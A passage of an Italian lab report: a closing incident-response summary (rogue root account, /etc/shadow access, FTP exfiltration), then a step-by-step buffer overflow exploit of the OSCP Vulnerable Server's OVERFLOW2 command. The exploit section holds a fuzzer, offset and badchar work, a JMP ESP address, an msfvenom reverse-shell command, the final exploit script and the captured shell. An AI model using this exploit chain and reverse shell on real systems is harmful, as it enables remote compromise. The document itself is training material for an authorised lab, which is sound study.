/etc/passwd modificato	Persistenza tramite utente myroot UID 0.	Rimuovere backdoor e verificare utenti root.
/etc/shadow letto	Accesso a hash password.	Reset credenziali e indagine su riuso.
FTP con user analyst	Uso di account legittimo o compromesso.	Reset account e audit accessi.
FTP_DATA text/plain	Trasferimento documento confidenziale.	Data breach handling e blocco canale.
FTP standard	Protocollo non cifrato.	Migrare a SFTP/SCP e disabilitare FTP.

4. Piano di mitigazione incidenti

Fase	Azione	Obiettivo
Contenimento	Isolare immediatamente 209.165.200.235 dalla rete aziendale.	Bloccare comunicazioni esterne e movimenti laterali.
Eradicazione	Ispezionare /etc/passwd ed eliminare l'utente myroot.	Rimuovere persistenza root.
Credenziali	Reset globale degli account utente e amministratore, priorità ad analyst.	Ridurre rischio di riuso credenziali.
Hardening	Identificare servizio vulnerabile, patchare o rimuovere backdoor su 6200.	Chiudere vettore iniziale.
Protocollo	Disabilitare FTP standard e usare SFTP o SCP.	Proteggere dati e credenziali in transito.

5. Checklist finale SOC

Domanda SOC	Cosa cercare	Decisione
Qual è l'host compromesso?	209.165.200.235, porta 6200, transcript root.	Isolare host.
Quale privilegio ha l'attaccante?	uid=0(root), gid=0(root).	Severità critica.
C'è persistenza?	myroot con UID 0 in /etc/passwd.	Rimuovere account abusivo.
Ci sono dati sensibili esposti?	/etc/shadow e documento CONFIDENTIAL.	Gestire come data breach.
C'è esfiltrazione?	FTP_DATA text/plain verso 192.168.0.11.	Bloccare canale e cercare altri trasferimenti.
Quale remediation finale?	Patch, SFTP/SCP, reset credenziali, hunting retrospettivo.	Chiudere incidente e prevenire recidiva.

CONCLUSIONE OPERATIVA

Il caso mostra una compromissione completa: **reverse shell, root, persistenza myroot**, accesso a **/etc/shadow** ed **esfiltrazione FTP** di un documento confidenziale. La risposta corretta è: **isolare -> preservare evidenze -> rimuovere persistenza -> resettare credenziali -> bonificare servizi -> sostituire FTP con protocolli cifrati -> migliorare detection**.

Buffer Overflow - OVERFLOW2

Report SOC operativo - sfruttamento controllato, offset EIP, badchars, JMP ESP e reverse shell in laboratorio autorizzato.

Indice ragionato

L'indice segue il flusso operativo dell'exploit development: prima l'ambiente e il **servizio**, poi **crash**, controllo di **EIP**, **badchars**, **JMP ESP**, **shellcode** e verifica della shell.

Sez.	Titolo	Contenuto sintetico
1	Scenario e obiettivo SOC	Ambiente Kali/Windows, servizio vulnerabile e valori tecnici finali.
2	Ricognizione e verifica servizio	nmap , Netcat , HELP e comando OVERFLOW2.
3	Fuzzing e crash controllato	Buffer crescenti, crash in Immunity e prova di controllo su EIP.
4	Offset e controllo di EIP	Pattern Metasploit , offset 634 e test con BBBB.
5	Badchars e JMP ESP	Confronto mona , badchars finali e indirizzo 0x625011AF.
6	Shellcode e exploit finale	msfvenom , NOP sled , script finale e reverse shell .
7	Verifica, riepilogo e checklist	Comandi post-shell, tabella tecnica, concetti chiave e conclusione.

NOTA DI METODO

Il laboratorio viene trattato come esercizio **autorizzato e controllato**. Ogni passaggio è documentato come evidenza tecnica: comando, screenshot, valore osservato, significato e decisione successiva. La logica non è "lanciare un exploit", ma costruire una catena verificabile: **servizio -> crash -> EIP -> offset -> badchars -> JMP ESP -> shellcode -> reverse shell**.

OBIETTIVI DI STUDIO

1. Spiegare come un **buffer overflow** consenta di controllare **EIP**.
2. Calcolare e verificare l'offset esatto.
3. Individuare **badchars** e un **JMP ESP** affidabile.
4. Generare uno **shellcode** compatibile e dimostrare la **reverse shell**.
5. Documentare il procedimento come report tecnico ripetibile.

VERSIONE 1 - Riassunto discorsivo secondo template SOC

1. Scenario, obiettivo e ambiente di laboratorio

L'esercizio sfrutta in modo controllato la vulnerabilità associata al **comando OVERFLOW2** del **servizio** OSCP Vulnerable Server. Il **target Windows** espone il **servizio** sulla **porta 1337/tcp**, mentre **Kali** svolge il ruolo di macchina attaccante e riceve la **reverse shell** sulla **porta 4444/tcp**.

Dal punto di vista SOC e CyberOps, l'obiettivo non è solo ottenere una **shell**, ma documentare l'intera catena tecnica: identificazione del **servizio**, **crash controllato**, sovrascrittura di **EIP**, calcolo dell'**offset**, esclusione dei **badchars**, scelta del **JMP ESP**, generazione dello **shellcode** e verifica post-exploitation.

Elemento	Valore
Risultato finale	Reverse shell Windows ottenuta con successo
IP Kali / LHOST	192.168.50.50
IP target Windows	192.168.50.6
Porta servizio vulnerabile	1337/tcp
Comando vulnerabile	OVERFLOW2
Porta listener Netcat	4444/tcp
Offset EIP	634 byte
JMP ESP	0x625011AF
Little endian	\xaf\x11\x50\x62
Badchars finali	\x00\x23\x3c\x83\xba



PUNTO DI CONTROLLO

La catena da ricordare e: **ricognizione -> crash -> controllo EIP -> offset -> badchars -> JMP ESP -> shellcode -> listener -> reverse shell**. Ogni fase produce una prova osservabile e non deve essere saltata.

2. Individuazione del servizio vulnerabile

Il primo micro-passaggio consiste nel verificare quali porte siano aperte sul **target** Windows. La scansione TCP completa con **nmap** identifica la **porta 1337/tcp** come aperta. Nel laboratorio questa **porta** corrisponde al **servizio OSCP Vulnerable Server**, indicato da **nmap** come waste ma interpretato nel contesto dell'esercizio come **servizio** vulnerabile.

```
nmap -p- --min-rate 5000 192.168.50.6
```

```

$ nmap -p- --min-rate 5000 192.168.50.6
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-20 09:41 -0400
Nmap scan report for 192.168.50.6
Host is up (0.0071s latency).
Not shown: 65507 closed tcp ports (reset)
PORT      STATE SERVICE
7/tcp     open  echo
9/tcp     open  discard
13/tcp    open  daytime
17/tcp    open  qotd
19/tcp    open  chargen
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
1337/tcp  open  waste
1801/tcp  open  msmq
2103/tcp  open  zephyr-clt
2105/tcp  open  eklogin
2107/tcp  open  msmq-mgmt
3389/tcp  open  ms-wbt-server
5357/tcp  open  wsddapi
5432/tcp  open  postgresql
8009/tcp  open  ajp13
8080/tcp  open  http-proxy
8443/tcp  open  https-alt
49408/tcp open  unknown
49409/tcp open  unknown
49410/tcp open  unknown
49411/tcp open  unknown
49412/tcp open  unknown
49414/tcp open  unknown
49416/tcp open  unknown
49429/tcp open  unknown
MAC Address: 08:00:27:DC:86:92 (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 32.22 seconds

```

Figura 1 - Scansione nmap del target: la porta 1337/tcp risulta aperta.

Dopo la ricognizione, la connessione viene verificata manualmente con Netcat. Il **comando** **HELP** serve a interrogare il **servizio** e a visualizzare i comandi supportati. La presenza di **OVERFLOW2** conferma che il **target** espone il **comando** richiesto dall'esercizio e che si può procedere con i test controllati.

```
nc -nv 192.168.50.6 1337
HELP
OVERFLOW2 test
```

```

(kali@kali)-[~]
$ nc -nv 192.168.50.6 1337
(UNKNOWN) [192.168.50.6] 1337 (?) open
Welcome to OSCP Vulnerable Server! Enter HELP for help.
HELP
Valid Commands:
HELP
OVERFLOW1 [value]
OVERFLOW2 [value]
OVERFLOW3 [value]
OVERFLOW4 [value]
OVERFLOW5 [value]
OVERFLOW6 [value]
OVERFLOW7 [value]
OVERFLOW8 [value]
OVERFLOW9 [value]
OVERFLOW10 [value]
EXIT
OVERFLOW2 test
OVERFLOW2 COMPLETE

```


Figura 2 - Connessione al servizio su porta 1337 e verifica del comando OVERFLOW2.


3. Fuzzing e crash controllato

Il **fuzzing** invia stringhe progressivamente più lunghe al **comando** OVERFLOW2. Lo scopo è capire se l'applicazione gestisce male un input eccessivo e se la stringa dell'utente può raggiungere aree critiche della memoria. Il test incrementa il buffer di 100 byte alla volta finché il **servizio** va in **crash** o smette di rispondere.

```
#!/usr/bin/env python3
import socket
import time

ip = "192.168.50.6"
port = 1337
buffer = "A" * 100

while True:
    try:
        print(f"[+] Invio buffer di {len(buffer)} byte")
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect((ip, port))
        payload = f"OVERFLOW2 {buffer}"
        s.send(payload.encode())
        s.close()
        time.sleep(1)
        buffer += "A" * 100
    except Exception as e:
        print(f"[!] Crash probabile con buffer di {len(buffer)} byte")
        print(e)
        break
```



```
(kali@kali)-[~/overflow2]
$ ./fuzz_overflow2.py
[+] Invio buffer di 100 byte
[+] Invio buffer di 200 byte
[+] Invio buffer di 300 byte
[+] Invio buffer di 400 byte
[+] Invio buffer di 500 byte
[+] Invio buffer di 600 byte
[+] Invio buffer di 700 byte
[+] Invio buffer di 800 byte
[+] Invio buffer di 900 byte
[+] Invio buffer di 1000 byte
[+] Invio buffer di 1100 byte
[+] Invio buffer di 1200 byte
[+] Invio buffer di 1300 byte
[+] Invio buffer di 1400 byte
[+] Invio buffer di 1500 byte
[+] Invio buffer di 1600 byte
^CTraceback (most recent call last):
  File "/home/kali/overflow2/./fuzz_overflow2.py", line 23, in <module>
    time.sleep(1)
KeyboardInterrupt

(kali@kali)-[~/overflow2]
$
```

Figura 3 - Fuzzing da Kali: invio progressivo di buffer crescenti.

Il **crash** in **Immunity Debugger** mostra **EIP** sovrascritto con 41414141. Il valore 0x41 e il codice **ASCII** della **lettera A**: quindi **41414141** equivale ad AAAA. Questa è una prova decisiva: l'input controllato dall'utente non si limita a causare un **crash**, ma arriva fino al **registro** che contiene l'indirizzo della prossima istruzione da eseguire.




Figura 4 - Crash in Immunity: EIP viene sovrascritto con 41414141, cioè AAAA.

PUNTO DI CONTROLLO - CRASH

Un crash generico non basta. Il valore **41414141 in EIP** dimostra controllo sul flusso di esecuzione. Da qui in avanti l'obiettivo diventa preciso: trovare il numero esatto di byte che precedono EIP.

4. Calcolo dell'offset esatto e verifica del controllo EIP

Dopo aver dimostrato la sovrascrittura di **EIP**, bisogna calcolare l'**offset**: il numero esatto di byte necessari per raggiungere EIP. Un semplice blocco di A non basta, perché non distingue la posizione esatta. Per questo si usa un **pattern** univoco di 1600 byte generato con `msf-pattern_create`.

```
msf-pattern_create -l 1600 > pattern2.txt

# Invio del pattern al comando OVERFLOW2
python3 offset_overflow2.py

# Calcolo dell'offset
msf-pattern_offset -l 1600 -q 76413176
```

```
(kali@kali)-[~/overflow2]
$ msf-pattern_offset -l 1600 -q 76413176
[*] Exact match at offset 634


(kali@kali)-[~/overflow2]
$
```

Figura 5 - Calcolo dell'offset: il valore EIP 76413176 corrisponde all'offset 634.

Il risultato indica **offset 634**. Significa che il **payload finale** dovrà contenere **634 byte** di riempimento prima dei 4 byte destinati a sovrascrivere EIP. Questo valore deve essere verificato, non semplicemente accettato.

La verifica usa **634 byte** A, poi 4 byte B e infine una sequenza di C. Se il calcolo è corretto, **EIP** deve diventare 42424242, cioè **BBBB** in esadecimale. Questa prova conferma che i 4 byte immediatamente successivi all'**offset** controllano esattamente EIP.

```
offset = 634
buffer = b"A" * offset
eip = b"B" * 4
padding = b"C" * 500
payload = b"OVERFLOW2 " + buffer + eip + padding + b"\r\n"
```



```
Registers (FPU)
EAX 00F9F7A0 ASCII "OVERFLOW2 AAAAAAAAAAAAAA"
ECX 00B94CB8
EDX 00000A00
EBX 41414141
ESP 00F9FA28 ASCII "CCCCCCCCCCCCCCCCCCCCCCCCCCCC"
EBP 41414141
ESI 00401973 oscp.00401973
EDI 00401973 oscp.00401973
EIP 42424242
C 0 ES 002B 32bit 0(FFFFFFFF)
P 1 CS 0023 32bit 0(FFFFFFFF)
A 0 SS 002B 32bit 0(FFFFFFFF)
Z 1 DS 002B 32bit 0(FFFFFFFF)
S 0 FS 0053 32bit 7FEAF000(FFF)
T 0 GS 002B 32bit 0(FFFFFFFF)
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
FST 0000 Cond 0 0 0 0 Err 0 0 0 0 0 0 0 0
FCW 027F Prec NEAR,53 Mask 1 1 1 1 1 1
```

Figura 6 - Verifica offset: EIP è 42424242, quindi il controllo di EIP è corretto.

5. Analisi dei badchars

I **badchars** sono byte che non possono comparire nel **payload** perché il programma vulnerabile li interpreta, li tronca, li trasforma o li corrompe. Il null byte `\x00` è quasi sempre escluso per primo perché in molte funzioni C termina una stringa. La procedura corretta è inviare una sequenza di byte da `\x01` a `\xff`, confrontare la memoria con **mona.py** e ripetere il test escludendo ogni byte realmente problematico finché lo stato risulta Unmodified.

```
!mona config -set workingfolder c:\mona\%p
!mona bytearray -b "\x00"
!mona compare -f C:\mona\oscp\bytearray.bin -a <ESP>
```

Durante i confronti sono stati confermati i **badchars** finali: \x00, \x23, \x3c, \x83 e \xba. Il risultato **Unmodified** indica che, dopo averli esclusi, la sequenza inviata in memoria non viene più alterata. Questo è indispensabile per generare uno **shellcode** stabile con msfvenom.




Figura 7 - Confronto finale mona: stato Unmodified, nessun badchar residuo.


PUNTO DI CONTROLLO - BADCHARS

Se lo shellcode contiene un byte vietato, l'exploit può fallire anche se offset e JMP ESP sono corretti. Per questo la lista \x00\x23\x3c\x83\xba deve essere passata a **msfvenom** con il parametro **-b**.

6. Individuazione e verifica del JMP ESP

Dopo il controllo di **EIP**, i quattro byte **BBBB** devono essere sostituiti con un indirizzo reale che mandi l'esecuzione verso lo stack. Poiché lo **shellcode** verrà posizionato in memoria vicino a **ESP**, si cerca un'istruzione **JMP ESP** in un modulo stabile, preferibilmente privo di protezioni come **ASLR**, **Rebase** e **SafeSEH**.

```
!mona jmp -r esp -cpb "\x00\x23\x3c\x83\xba"
```



```
!mona jmp -r esp -cpb "\x00\x23\x3c\x83\xba"
```

Figura 8 - Ricerca JMP ESP con mona: individuato 0x625011AF in essfunc.dll.

L'indirizzo scelto è **0x625011AF**, contenuto in essfunc.dll. Poiché il **target** è **x86**, l'indirizzo deve essere scritto in **little endian**: i byte vengono inseriti dal meno significativo al più significativo. Per questo **0x625011AF** diventa \xaf\x11\x50\x62.

```
# 0x625011AF in little endian
ret n = b"\xaf\x11\x50\x62"
```



```

CPU - thread 0000151C, module essfunc
62501168 EB 9F JMP SHORT essfunc.62501169
6250116A 80B6 00000000 LEA ESI,DWORD PTR DS:[ESI]
62501170 E8 2B000000 CALL <JMP.&msvcrt._errno>
62501175 C700 0C000000 MOV DWORD PTR DS:[EAX],0C
62501178 31C0 XOR EAX,EAX
6250117D E8 8A JMP SHORT essfunc.62501189
6250117F 90 NOP
62501180 55 PUSH EBP
62501181 89E5 MOV EBP,ESP
62501183 50 POP ESP
62501184 E9 87050000 JMP essfunc.62501710
62501189 90 NOP
6250118A 90 NOP
6250118B 90 NOP
6250118C 90 NOP
6250118D 90 NOP
6250118E 90 NOP
6250118F 55 PUSH EBP
62501190 89E5 MOV EBP,ESP
62501191 83EC 08 SUB ESP,8
62501196 C7424 04 003081 MOV DWORD PTR SS:[ESP+4],essfunc.62503080 ASCII "1.00"
62501198 C70424 00305062 MOV DWORD PTR SS:[ESP],essfunc.62503060 ASCII "Called essential function dll version"
625011A5 E8 06000000 CALL <JMP.&msvcrt.printf>
625011AA C9 LEAVE
625011AB C3 RETN
625011AC 89E5 MOV EBP,ESP
625011AD 89E5 MOV EBP,ESP
625011AE FFE4 JMP ESP
625011B1 FFE0 JMP EAX
625011B3 58 POP EAX
625011B4 58 POP EAX
625011B5 C3 RETN
625011B6 50 POP EBP
625011B7 C3 RETN
625011B8 89E5 MOV EBP,ESP
625011B9 89E5 MOV EBP,ESP
625011BA FFE4 JMP ESP
625011BB FFE1 JMP ECX
625011BD 5B POP EBX
625011BE 5B POP EBX
625011C0 C3 RETN
625011C1 C3 RETN
625011C2 50 POP EBP
625011C3 C3 RETN
625011C4 89E5 MOV EBP,ESP
625011C5 89E5 MOV EBP,ESP
625011C7 FFE4 JMP ESP
625011C9 FFE3 JMP ESP
625011CA 50 POP EBP
625011CB 50 POP EBP
625011CD C3 RETN
625011CE 50 POP EBP
625011CF 50 POP EBP

Registers (FPU)
EAX 0074F700 ASCII "OVERFLOW2: AAAAAAAAAAAAAAAAAA"
ECX 00024C08
EDX 00000A00
EBX 41414141
ESP 0074FA28
EBP 41414141
ESI 00401973 oscp.00401973
EDI 00401973 oscp.00401973
EIP 625011AF essfunc.625011AF
C 0 ES 002B 32bit 0(FFFFFFFF)
P 1 CS 002B 32bit 0(FFFFFFFF)
A 0 SS 002B 32bit 0(FFFFFFFF)
Z 1 DS 002B 32bit 0(FFFFFFFF)
S 0 FS 005C 32bit 7FFD0000(FFF)
T 0 GS 002B 32bit 0(FFFFFFFF)
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
FST 0000 Cond 0 0 0 0 Err 0 0 0 0 0 0 0 0
FCW 027F Prec NEAR,S3 Mask 1 1 1 1 1 1

```

Figura 9 - Verifica del JMP ESP: EIP raggiunge 625011AF, istruzione JMP ESP.

7. Shellcode, exploit finale e reverse shell

Lo **shellcode** viene generato con **msfvenom** usando windows/shell_reverse_tcp. Il parametro **LHOST** deve corrispondere all'IP reale di **Kali** raggiungibile dal **target**, cioè 192.168.50.50. La **porta** del **listener** è 4444/tcp. Il formato raw viene scelto per evitare errori di copia/incolla e per permettere allo script Python di leggere direttamente shellcode.bin.

```

msfvenom -p windows/shell_reverse_tcp LHOST=192.168.50.50 LPORT=4444 EXITFUNC=thread -b '\x00\x23\x3c\x83\xba' -f raw -o
shellcode.bin

ls -l shellcode.bin
# Dimensione attesa nel laboratorio: 353 byte

```

Il **payload finale** segue una struttura precisa: prefisso del **comando OVERFLOW2**, **634 byte** di **overflow**, indirizzo **JMP ESP** in **little endian**, **NOP sled** e shellcode. Il **NOP sled**, composto da byte \x90, crea una zona di atterraggio sicura prima dello **shellcode** e aumenta la tolleranza del salto verso ESP.

```

#!/usr/bin/env python3
import socket

ip = "192.168.50.6"
port = 1337

prefix = b"OVERFLOW2 "
offset = 634
overflow = b"A" * offset

# JMP ESP 0x625011AF in little endian
retn = b"\xaf\x11\x50\x62"

# NOP sled
padding = b"\x90" * 16

# Shellcode reverse shell generato con LHOST=192.168.50.50
with open("shellcode.bin", "rb") as f:
    shellcode = f.read()

buffer = prefix + overflow + retn + padding + shellcode

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((ip, port))
s.send(buffer + b"\r\n")
s.close()

print("[+] Payload inviato")

```

Prima di lanciare lo script finale, **Kali** resta in ascolto con **Netcat** sulla **porta** 4444. Poi **oscp.exe** viene riavviato in **Immunity Debugger** e mandato in esecuzione con F9. Infine viene eseguito lo script definitivo: se tutti i passaggi precedenti sono corretti, il **target Windows** apre una connessione verso **Kali** e fornisce una **shell** remota.

```
# Terminale Kali 1: listener
nc -lvnp 4444

# Terminale Kali 2: exploit
python3 definitivo_overflow2.py
```

```
(kali@kali)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.50.50] from (UNKNOWN) [192.168.50.6] 49593
Microsoft Windows [Versione 10.0.10240]
(c) 2015 Microsoft Corporation. Tutti i diritti sono riservati.

C:\Users\user\Desktop\overflow\OverflowKit\oscp>
```

Figura 10 - Reverse shell ricevuta su Kali da 192.168.50.6 verso 192.168.50.50:4444.

La **shell** viene verificata con comandi di sistema sul target. **ipconfig** conferma l'indirizzo e la configurazione di rete **Windows**, **whoami** identifica l'utente della sessione, **hostname** conferma il nome macchina e **dir** verifica l'interazione con il filesystem remoto.

```
ipconfig
whoami
hostname
dir
```

```
(kali@kali)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.50.50] from (UNKNOWN) [192.168.50.6] 49619
Microsoft Windows [Versione 10.0.10240]
(c) 2015 Microsoft Corporation. Tutti i diritti sono riservati.

C:\Users\user\Desktop\overflow\OverflowKit\oscp>ipconfig
ipconfig
Configurazione IP di Windows

Scheda Ethernet Ethernet 2:

Suffisso DNS specifico per connessione:
Indirizzo IPv6 locale rispetto al collegamento . : fe80::68ab:b467:d1fe:6657%2
Indirizzo IPv4. . . . . : 192.168.50.6
Subnet mask . . . . . : 255.255.255.0
Gateway predefinito . . . . . : 192.168.50.1

Scheda Tunnel Teredo Tunneling Pseudo-Interface:

Suffisso DNS specifico per connessione:
Indirizzo IPv6 . . . . . : 2001:0:4625:9904:2818:fae6:9ac6:d59
